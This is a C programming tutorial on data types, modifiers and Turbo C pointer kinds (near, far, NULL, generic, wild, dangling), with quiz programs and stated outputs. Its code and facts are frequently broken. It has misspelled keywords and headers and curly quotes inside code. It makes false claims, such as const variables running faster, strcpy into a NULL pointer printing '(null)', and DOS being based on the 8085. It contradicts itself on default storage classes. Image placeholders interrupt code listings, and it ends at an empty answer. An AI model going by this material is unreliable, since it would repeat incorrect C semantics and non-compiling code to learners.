extern int a; //Again declaration of variable a

int a=5;    //Definition of variable a

int main(){

    ptintf("%d",a);

    return 0;

}

Output: 5

**Important points about definition of variable:**

(1)If any variable has not declared then it declaration occurs at the time of definition.

(2)We can use any operator after the definition of variable.

(3)Definition of variables can be globally or locally.

(4)A register variable gets CPU instead of memory in definition.

(5)A static or extern variable gets memory at the compile time while auto and register variables get memory or CPU at the run time.

Introducing c data type

Every programming language deals with some data. For example to print any message it requires charterer or string type of data. To solve any mathematic expression it requires integral as well as real number (floating type) of data. C is very rich in data type. We can broadly divide all data type in c in three categories:


1.**Primitive or fundamental data type**

2.**Derived data type**

3.**User defined data type**

List of data type in c

A complete picture of all c data types has been represented by following figure.

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU40pi4eU_I/AAAAAAAABSk/QpcBXZ_D_cE/s1600/1.jpeg)

Note: Apart from these basic data type there are few other data types which have been defined inside header files which will be discussed later.

Primitive data types in c

Primitive or most fundamental data type in c can be categorized in three groups on the basis of its application:

1. Integral type number: char , int

2. Real type number: float , double

3. Void or nothing type: void

C data type modifiers

**Modifiers in c programming language of data types**

There are some keywords in c which modify the meaning the meaning of above mentioned basic data type in c. On the basis of properties of modifier we can categories the modifier in following eight groups.

1. Size modifier

2. Signed modifier

3. Constant modifier

4. Volatile modifier

5. Storage class


6. Pointer modifier

7. Function modifier

8. Interrupt

All modifiers in c have been represented by following table:

List of modifiers in c

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU4291N_xtI/AAAAAAAABSs/Sfl0hrFm-iY/s1600/2.jpeg)

In the above table modifier ending with \* indicates they are not keyword of c language. These modifiers are called as nothing modifier since there is not any special keyword in which represents those modifiers. If you will not write any thing it then compiler will understand you are writing nothing modifier of those groups.

**Meaning of following word in the above table:**

nothing: It is not short as well as not long.

not\_const:  It is not constant. You can modify.

Not\_volatile: It is not volatile.

not\_interrupt: It is not sending interrupt signal.

**Important points:**

1. Nothing modifier must be default modifier of that group.

2. In LINUX GCC compiler there is not any concept of pointer modifier.

Default modifier or Qualifiers of variables in c programming

**Modifier or Qualifiers of variables and data types in c programming**

    If you will not write any modifiers of a particular group then c compiler will take default modifier of that group. Default modifier of each group has written in the following table:

|  |
| --- |
| [http://1.bp.blogspot.com/_uIwyaTjqYYw/TU42YuDZ-bI/AAAAAAAABSo/H0HvApfXsRU/s640/3.jpeg](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU42YuDZ-bI/AAAAAAAABSo/H0HvApfXsRU/s1600/3.jpeg) |
| Modifiers and Qualifiers of data types in c |

1. Default modifier of storage class is auto when we declared the variable inside any function and default modifier of storage class is static when we declared variable outside of all functions. In other word we can say if variable has declared locally then default storage class is auto and if it has declared globally then default storage class of variable is extern.

2. Default storage class of function is extern.

3. Default modifier of pointer modifier depends upon memory model. For detail knowledge click following link:

WHAT IS MEMORY MODEL IN C?

Default data type in c

Default data type is opposite of default modifier as you read in the above topic. In case of only SIZE, SIGN, STORAGE CLASS, CONSTANT, and VOLATILE modifier compile automatically assumes int as a default data type. For example:

(1)

**long** a=25;

It is equivalent to: **long** **int** a=25;

(2)

**signed** a=25;

It is equivalent to: **signed** **int** a=25;

(3)

**register** a=25;

It is equivalent to: **unsigned** **register** **int** a=25;

But it is illegal to write:

far \*f;

pascal p;

interrupt i;

**Question:** What will be output of following c code?

#inclued<stdio.h>

**int** **main**(){

    printf(“%d”,**sizeof**(**const**,**extern**,**volatile**));

**return** 0;

}

Modifiers in c

**Explanation of modifiers in c programming language by examples and questions**

**Rules for using modifier in c**

Rule 1: We cannot use two modifiers of same groups in any particular data type of c.

For example, following declaration of c are illegal:

short long int i;

static auto char c;

signed unsigned int array[5];

pascal cdecl display();

Following are valid declaration of c:

const volatile float f;

signed static long volatile int i;

Question: Is following declaration is valid in c?

1.   intnear \* far \* huge \*p;

2.  char const \* const \*c;

3.  short short int i;

4.  const const int i;

Rule 2: We can write modifier either before the data type or after the data type. For example, both of following declaration is correct:

unsigned char c;

char unsigned c;

Rule 3: Order of modifier including data type doesn’t affect the meaning of declaration. For example all of the following have same meaning:

int const short extern i;

int extern const short i;

int short extern const i;

const int short extern i;

extern short const int i;

Rule 4: There is one exception in rule 3. POINTER, FUNCTION and INTERRUPT modifier must be written after the data type. For example, in the following declaration:

unsigned const char far \*c;

char unsigned const \*c;

char far unsigned const \*c;

const char far unsigned \*c;

far char const unsigned \*c;


const unsigned far char \*c;

First four declarations are valid as well as equivalent. But last two declarations are invalid.

Modifiers of variable in c

**Possible modifiers with given data type in c**

We cannot use all modifiers with each data types in c. Following table represents permitted or meaningful modifiers which can be used with a particular data type.

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5A9DosTVI/AAAAAAAABSw/WPMLNnHc6JA/s1600/4.jpeg)

**Some important points regarding above table:**

1. In case of array and pointer, size and sign modifier depends upon which data type you are using in the declaration of array and pointer. Only those SIZE and SIGN modifier are valid which are also valid for that data type. For example:

**signed** **float** \* p;

**short** **double** arr[5];

Above declaration is invalid for c because signed and short modifier is not suitable for float and double data type respectively as shown above table.

2. In the above table we have used word permitted and meaningful modifier because some modifier has permitted from only compilation point of view i.e. but compiler is not showing any error but it is meaning less statement of c. For example:

**short** **float** f;

**long** **float** f;

**short** **double** d;

**void** **const** **display**();

**int** **static far** i;

**char interrupt** c;

3. We can use pascal and cdecl modifier with primitive data type, pointer and array only for naming convention.

**Question:** Consider the following c program:

**char** c;

**int** **display**();

**int** **main**(){

**int** i;


**return** 0;

}

**Write down all default modifier of variable c, i and function display, as declared in the above c code.**


Answer:

All default modifier of variable: c

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5BDTbxIoI/AAAAAAAABS0/3NQJiSIRpzw/s1600/5.jpeg)


Equivalent declaration: **signed** **static** **char** c;

All default modifier of variable: i

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5BFoJR2LI/AAAAAAAABS4/i65POp3tcsU/s1600/6.jpeg)

Equivalent declaration: **signed** **auto** **int** i;

All default modifier of function: display

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5BHEsE8TI/AAAAAAAABS8/H7iWAbC46iw/s1600/7.jpeg)

Equivalent declaration: extern void cdecl near display();

C programming modifiers

**Importance of all eight group of modifier in c:**


**1. SIZE MODIFIERS:**

    Only two modifiers short and long can affect the size of any data type in c. size of primitive data type in c depends upon the word length of the microprocessor. In general we can say size of int is word length of microprocessor.


Size of data types in c

**Size of data types in c programming language turbo C and GCC compilers**

Size of data types in the 16 bit compilers, like TURBO c++ 3.0, Borland c++ etc:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU5DSlPrR0I/AAAAAAAABTA/82jXwO1nBBk/s1600/8.jpeg)

Size of data types in the 32 bit compilers. Example: LINUX gcc compiler, Turbo c 4.5 etc:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU5DcYHetqI/AAAAAAAABTI/ReXyalAIQsc/s1600/9.jpeg)

Modifiers in c language

**2. SIGN MODIFER:**

    These modifiers are responsible for to make data type signed or unsigned. Both signed and unsigned modifiers affect the range of a data type. In c char all primitive data type except void are by default signed. If you will write:

**signed** **char** c;

**signed** **short** **int** si;

**signed** **int** i;

**signed** **long** **int** li;

Compiler will not show any error or warning message but it increases the unnecessary redundancy. So it is better to write:

**char** c;

**short** **int** si;

**int** i;

**long** **int** li;

But if you will write:

**signed** **float** f;


**signed** **double** d;

**signed** **long** **double** ld;

Then compiler will show an error message.

Range of data types in c

Following table illustrate the range or maximum or minimum value of data types in TURBO C++ and Borland c++ compilers.

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5Eju6N35I/AAAAAAAABTM/MQjJhneD1zA/s1600/10.jpeg)


Note: In the above table range of float, double and long double has written only for positive numbers. But this range is also true for negative numbers i.e. for range of float is -3.4\*10^38 to -3.4\*10^ (-38) and so on.

**Interview Question:** Why range of signed char is -128 to 127 not -127 to 128?


C data types limits

**How to remember size of data type in c?**

    If you have memorized the size of data type in all types c compiler then there is not any problem. If you cannot memorized then it is also not a problem because every c compiler provide one header file **<limits.h>** which contain some micro constants for size of integral data type which is easy to memorize. Those micro constants are:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5Fv5kRNRI/AAAAAAAABTQ/vyXUs_dr12U/s1600/12.jpeg)

       IN TURBO C++ IDE (Header file: <limits.h>)

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5F2NQMl_I/AAAAAAAABTU/hc7i82ieLiE/s1600/13.jpeg)

  IN LINUX GCC Compiler (Header file: <limits.h>,<float.h>)

Make the habit to use macro constant to check boundary condition so that your programs will more platforms independent.

const modifier in c

**Explanation of const modifier in c programming language by examples, questions and answers:**

In c all variables are by default not constant. Hence, you can modify the value of variable by program. You can convert any variable as a constant variable by using modifier const which is keyword of c language.

Properties of constant variable:

1. You can assign the value to the constant variables only at the time of declaration. For example:

const int i=10;

float const f=0.0f;

unsigned const long double ld=3.14L;

2. Uninitialized constant variable is not cause of any compilation error. But you cannot assign any value after the declaration. For example:

const int i;

If you have declared the uninitialized variable globally then default initial value will be zero in case of integral data type and null in case of non-integral data type. If you have declared the uninitialized const variable locally then default initial value will be garbage.

3. Constant variables executes faster than not constant variables.

4. You can modify constant variable with the help of pointers. For example:

#include<stdio.h>

int main(){

    int i=10;

    int \*ptr=&i;

    \*ptr=(int \*)20;

    printf("%d",i);

    return 0;

}

Output: 20

Near pointer in C programming

In TURBO C there are three types of pointers. TURBO C works under DOS operating system which is based on 8085 microprocessor.


1. Near pointer

2. Far pointer

3. Huge pointer

**Near pointer:**

The pointer which can points only 64KB data segment or segment number 8 is known as near pointer.



[(If you don’t know what is data segment the click here)](http://cquestionbank.blogspot.com/2008/02/memory-map-questions-with-solution-in-c.html)

That is near pointer cannot access beyond the data segment like graphics video memory, text video memory etc. Size of near pointer is two byte. With help keyword near, we can make any pointer as near pointer.

Examples:

(1)  
  
  
#include<stdio.h>

int main(){

int x=25;

int near\* ptr;

ptr=&x;

printf(“%d”,sizeof ptr);  
  
  
return 0;

}

Output: 2

(2)  
  
  
#include<stdio.h>

int main(){

int near\* near \* ptr;

printf(“%d”,sizeof(ptr),sizeof(\*ptr));  
  
  
return 0;

}

Output: 2 2

Explanation: Size of any type of near pointer is two byte.

Near pointer only hold 16 bit offset address. Offset address varies from 0000 to FFFF (in hexadecimal).

Note: In printf statement to print the offset address in hexadecimal, %p is used.

Example:  
  
  
#include<stdio.h>

int main(){

int i=10;

int \*ptr=&i;

printf("%p",ptr);  
  
  
return 0;

}

Output: Offset address in hexadecimal number format.

%p is also used to print any number in hexadecimal number format.

Example:  
  
  
#include<stdio.h>

int main(){

int a=12;

printf("%p",a);  
  
  
return 0;

}

Output: 000C

Explanation: Hexadecimal value of 12 is C.

Consider the following two c program and analyze its output:

(1)  
  
  
#include<stdio.h>

int main(){

int near \* ptr=( int \*)0XFFFF;

ptr++;

ptr++;

printf(“%p”,ptr);  
  
  
return 0;

}

Output: 0003

(2)  
  
  
#include<stdio.h>

int main(){

int i;

char near \*ptr=(char \*)0xFFFA;

for(i=0;i<=10;i++){

printf("%p \n",ptr);

ptr++;

}  
  
  
return 0;

}

Output:

FFFA

FFFB  
FFFC  
FFFD  
FFFE  
FFFF  
0000

0001

0002


0003

0004

Explanation: When we increment or decrement the offset address from maximum and minimum value respectively then it repeats the same value in cyclic order. This property is known as cyclic nature of offset address.

**Cyclic property of offset address.**

If you increment the near pointer variable then move clockwise direction. If you decrement the near pointer then move anti clockwise direction.



**What is default type of pointer in C?**

Answer: It depends upon memory model.

What is memory model in C?

Generic pointer in c programming

**Generic pointer:**

void pointer in c is known as generic pointer. Literal meaning of generic pointer is a pointer which can point type of data.

Example:

**void** \*ptr;

Here ptr is generic pointer.

**Important points about generic pointer in c?**

1. We cannot dereference generic pointer.  
  
  
#include<stdio.h>

#include <malloc.h>

int main(){

void \*ptr;

printf("%d",\*ptr);  
  
  
return 0;

}

Output: Compiler error

2. We can find the size of generic pointer using sizeof operator.

#include <string.h>  
#include<stdio.h>

int main(){

void \*ptr;

printf("%d",sizeof(ptr));  
  
  
return 0;

}

Output: 2

Explanation: Size of any type of near pointer in c is two byte.

3. Generic pointer can hold any type of pointers like char pointer, struct pointer, array of pointer etc without any typecasting.

Example:  
  
  
#include<stdio.h>

int main(){

char c='A';

int i=4;

void \*p;

char \*q=&c;

int \*r=&i;

p=q;

printf("%c",\*(char \*)p);

p=r;

printf("%d",\*(int \*)p);  
  
  
return 0;

}

Output: A4

4. Any type of pointer can hold generic pointer without any typecasting.

5. Generic pointers are used when we want to return such pointer which is applicable to all types of pointers. For example return type of malloc function is generic pointer because it can dynamically allocate the memory space to stores integer, float, structure etc. hence we type cast its return type to appropriate pointer type.

Examples:

1.

char \*c;

c=(char \*)malloc(sizeof(char));

2.

double \*d;

d=(double \*)malloc(sizeof(double));

3.

Struct student{

char \*name;

int roll;

};

Struct student \*stu;

Stu=(struct student \*)malloc(sizeof(struct student)

NULL pointer in c programming

**NULL pointer:**

Literal meaning of NULL pointer is a pointer which is pointing to nothing. NULL pointer points the base address of segment.

Examples of NULL pointer:

1. int \*ptr=(char \*)0;

2. float \*ptr=(float \*)0;

3. char \*ptr=(char \*)0;

4. double \*ptr=(double \*)0;

5. char \*ptr=’\0’;

6. int \*ptr=NULL;

**What is meaning of NULL?**

NULL is macro constant which has been defined in the heard file stdio.h, alloc.h, mem.h, stddef.h and stdlib.h as

#define NULL 0

Examples:

What will be output of following c program?

#include <stdio.h>

int main(){

if(!NULL)

printf("I know preprocessor");

else

printf("I don't know preprocessor");

    return 0;  
}

Output: I know preprocessor

Explanation:

!NULL = !0 = 1

In if condition any non zero number mean true.

What will be output of following c program?

#include <stdio.h>

int main(){

int i;

static int count;

for(i=NULL;i<=5;){

count++;

i+=2;

}

printf("%d",count);  
  
  
return 0;

}

Output: 3

What will be output of following c program?

#include <stdio.h>

int main(){

#ifndef NULL

#define NULL 5

#endif

printf("%d",NULL+sizeof(NULL));  
  
  
return 0;

}

Output: 2

Explanation:

NULL+sizeof(NULL)

=0+sizeoof(0)

=0+2 //size of int data type is two byte.

**We cannot copy any thing in the NULL pointer.**

Example:

What will be output of following c program?

#include <string.h>  
#include <stdio.h>

int main(){

char \*str=NULL;

strcpy(str,"c-pointer.blogspot.com");

printf("%s",str);  
  
  
return 0;

}

Output: (null)

Wild pointer in c programming language.

**Wild pointer:**

A pointer in c which has not been initialized is known as wild pointer.

Example:

What will be output of following c program?  
  
#include<stdio.h>

int main(){

int \*ptr;

printf("%u\n",ptr);

printf("%d",\*ptr);  
  
  
return 0;

}  
  
  
Output:   
  
  
Any address

Garbage value

Here ptr is wild pointer because it has not been initialized.

There is difference between the NULL pointer and wild pointer. Null pointer points the base address of segment while wild pointer doesn’t point any specific memory location.

**3. File pointer:**

To know about FILE pointer click here.


Dangling pointer problem in c programming

**Different types of pointers:**


**1. Dangling pointer:**

If any pointer is pointing the memory address of any variable but after some variable has deleted from that memory location while pointer is still pointing such memory location. Such pointer is known as dangling pointer and this problem is known as dangling pointer problem.

Initially:



Later:



For example:

**(q)What will be output of following c program?**

#include<stdio.h>

int \*call();

void main(){

int \*ptr;

ptr=call();

fflush(stdin);

printf("%d",\*ptr);

}

int \* call(){

int x=25;

++x;

return &x;

}

Output: Garbage value

**Note:** In some compiler you may get warning message **returning address of local variable or temporary**

**Explanation**: variable x is local variable. Its scope and lifetime is within the function call hence after returning address of x variable x became dead and pointer is still pointing ptr is still pointing to that location.

**Solution of this problem:** Make the variable x is as static variable.

In other word we can say a pointer whose pointing object has been deleted is called dangling pointer.

#include<stdio.h>

int \*call();

void main(){

int \*ptr;

ptr=call();

fflush(stdin);

printf("%d",\*ptr);

}

int \* call(){

static int x=25;

++x;


return &x;

}

Output: 26

Far pointer in c programming

The pointer which can point or access whole the residence memory of RAM i.e. which can access all 16 segments is known as far pointer.

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/SltqCtK0DqI/AAAAAAAAA4Q/kQFkxfMmVFM/s1600-h/Concept5.jpeg)

**Far pointer:**

[(If you don’t know what is segment the click here)](http://cquestionbank.blogspot.com/2008/02/memory-map-questions-with-solution-in-c.html)

Size of far pointer is 4 byte or 32 bit.

Examples:

(1) What will be output of following c program?  
  
#include<stdio.h>

int main(){

int x=10;

int far \*ptr;

ptr=&x;

printf("%d",sizeof ptr);  
  
  
return 0;

}

Output: 4

(2)What will be output of following c program?  
  
#include<stdio.h>

int main(){

int far \*near\*ptr;

printf("%d %d",sizeof(ptr) ,sizeof(\*ptr));  
  
  
return 0;

}

Output: 4 2

Explanation: ptr is far pointer while \*ptr is near pointer.

(3)What will be output of following c program?  
  
#include<stdio.h>

int main(){

int far \*p,far \*q;

printf("%d %d",sizeof(p) ,sizeof(q));  
  
  
return 0;

}

Output: 4 4

First 16 bit stores: Segment number

Next 16 bit stores: Offset address

**What is segment number and offset address?**

Example:  
  
  
#include<stdio.h>

int main(){

int x=100;

int far \*ptr;

ptr=&x;

printf("%Fp",ptr);  
  
  
return 0;

}

Output: 8FD8:FFF4

Here 8FD8 is segment address and FFF4 is offset address in hexadecimal number format.

Note: %Fp is used for print offset and segment address of pointer in printf function in hexadecimal number format.

In the header file dos.h there are three macro functions to get the offset address and segment address from far pointer and vice versa.

1. **FP\_OFF():** To get offset address from far address.

2. **FP\_SEG():** To get segment address from far address.

3. **MK\_FP():** To make far address from segment and offset address.

Examples:

(1)What will be output of following c program?

#include <dos.h>  
#include<stdio.h>

int main(){

int i=25;

int far\*ptr=&i;

printf("%X %X",FP\_SEG(ptr),FP\_OFF(ptr));  
  
  
return 0;

}

Output: Any segment and offset address in hexadecimal number format respectively.

(2)What will be output of following c program?

#include <dos.h>  
#include<stdio.h>

int main(){

int i=25;

int far\*ptr=&i;

unsigned int s,o;

s=FP\_SEG(ptr);

o=FP\_OFF(ptr);

printf("%Fp",MK\_FP(s,o));  
  
  
return 0;

}

Output: 8FD9:FFF4 (Assume)

**Note:** We cannot guess what will be offset address, segment address and far address of any far pointer .These address are decided by operating system.

**Limitation of far pointer:**

We cannot change or modify the segment address of given far address by applying any arithmetic operation on it. That is by using arithmetic operator we cannot jump from one segment to other segment. If you will increment the far address beyond the maximum value of its offset address instead of incrementing segment address it will repeat its offset address in cyclic order.

Example:

(q)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int i;

char far \*ptr=(char \*)0xB800FFFA;

for(i=0;i<=10;i++){

printf("%Fp \n",ptr);

ptr++;

}  
  
  
return 0;

}

Output:

B800:FFFA

B800:FFFB

B800:FFFC

B800:FFFD

B800:FFFE

B800:FFFF

B800:0000

B800:0001

B800:0002

B800:0003

B800:0004

This property of far pointer is called cyclic nature of far pointer within same segment.

Important points about far pointer:

1. Far pointer compares both offset address and segment address with relational operators.

Examples:

(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int far \*p=(int \*)0X70230000;

int far \*q=(int \*)0XB0210000;

if(p==q)

printf("Both pointers are equal");

else

printf("Both pointers are not equal");

    return 0;  
}

Output: Both pointers are not equal

(2)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int far \*p=(int \*)0X70230000;

int far \*q=(int \*)0XB0210000;

int near \*x,near\*y;

x=(int near \*)p;

y=(int near \*)q;

if(x==y)

printf("Both pointer are equal");

else

printf("Both pointer are not equal");

    return 0;  
}

Output: Both pointers are equal

2. Far pointer doesn’t normalize.

What is normalization of pointer?

Graphics video memory in c using far pointer

**(b)Graphics video memory:**

Segment number 0XA is known as graphics video memory. This segment has 720 columns and 400 rows.

Intersection of rows and columns is known as pixel. Size of each pixel is one byte which stores color information.

Example:

(q)What will be output of following c program?

#include <dos.h>  
#include<stdio.h>

int main(){

int j;

union REGS i,o;

char far \*ptr=(char \*)0XA0000000;

i.h.ah=0;

i.h.al=0x13;

int86(0x10,&i,&o);


for(j=1;j<=100;j++){

\*(ptr+j)=4;

}  
  
  
return 0;

}

Output: One red color line in the graphics console as shown in the following figure

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/SltvRTcFuXI/AAAAAAAAA5Q/c5YKkBjOS6c/s1600-h/Concept11.jpeg)

In the above program what is following codes?

**union**REGS i,o;

i.h.ah=0;

i.h.al=0x13;

int86(0x10,&i,&o);

Answer:

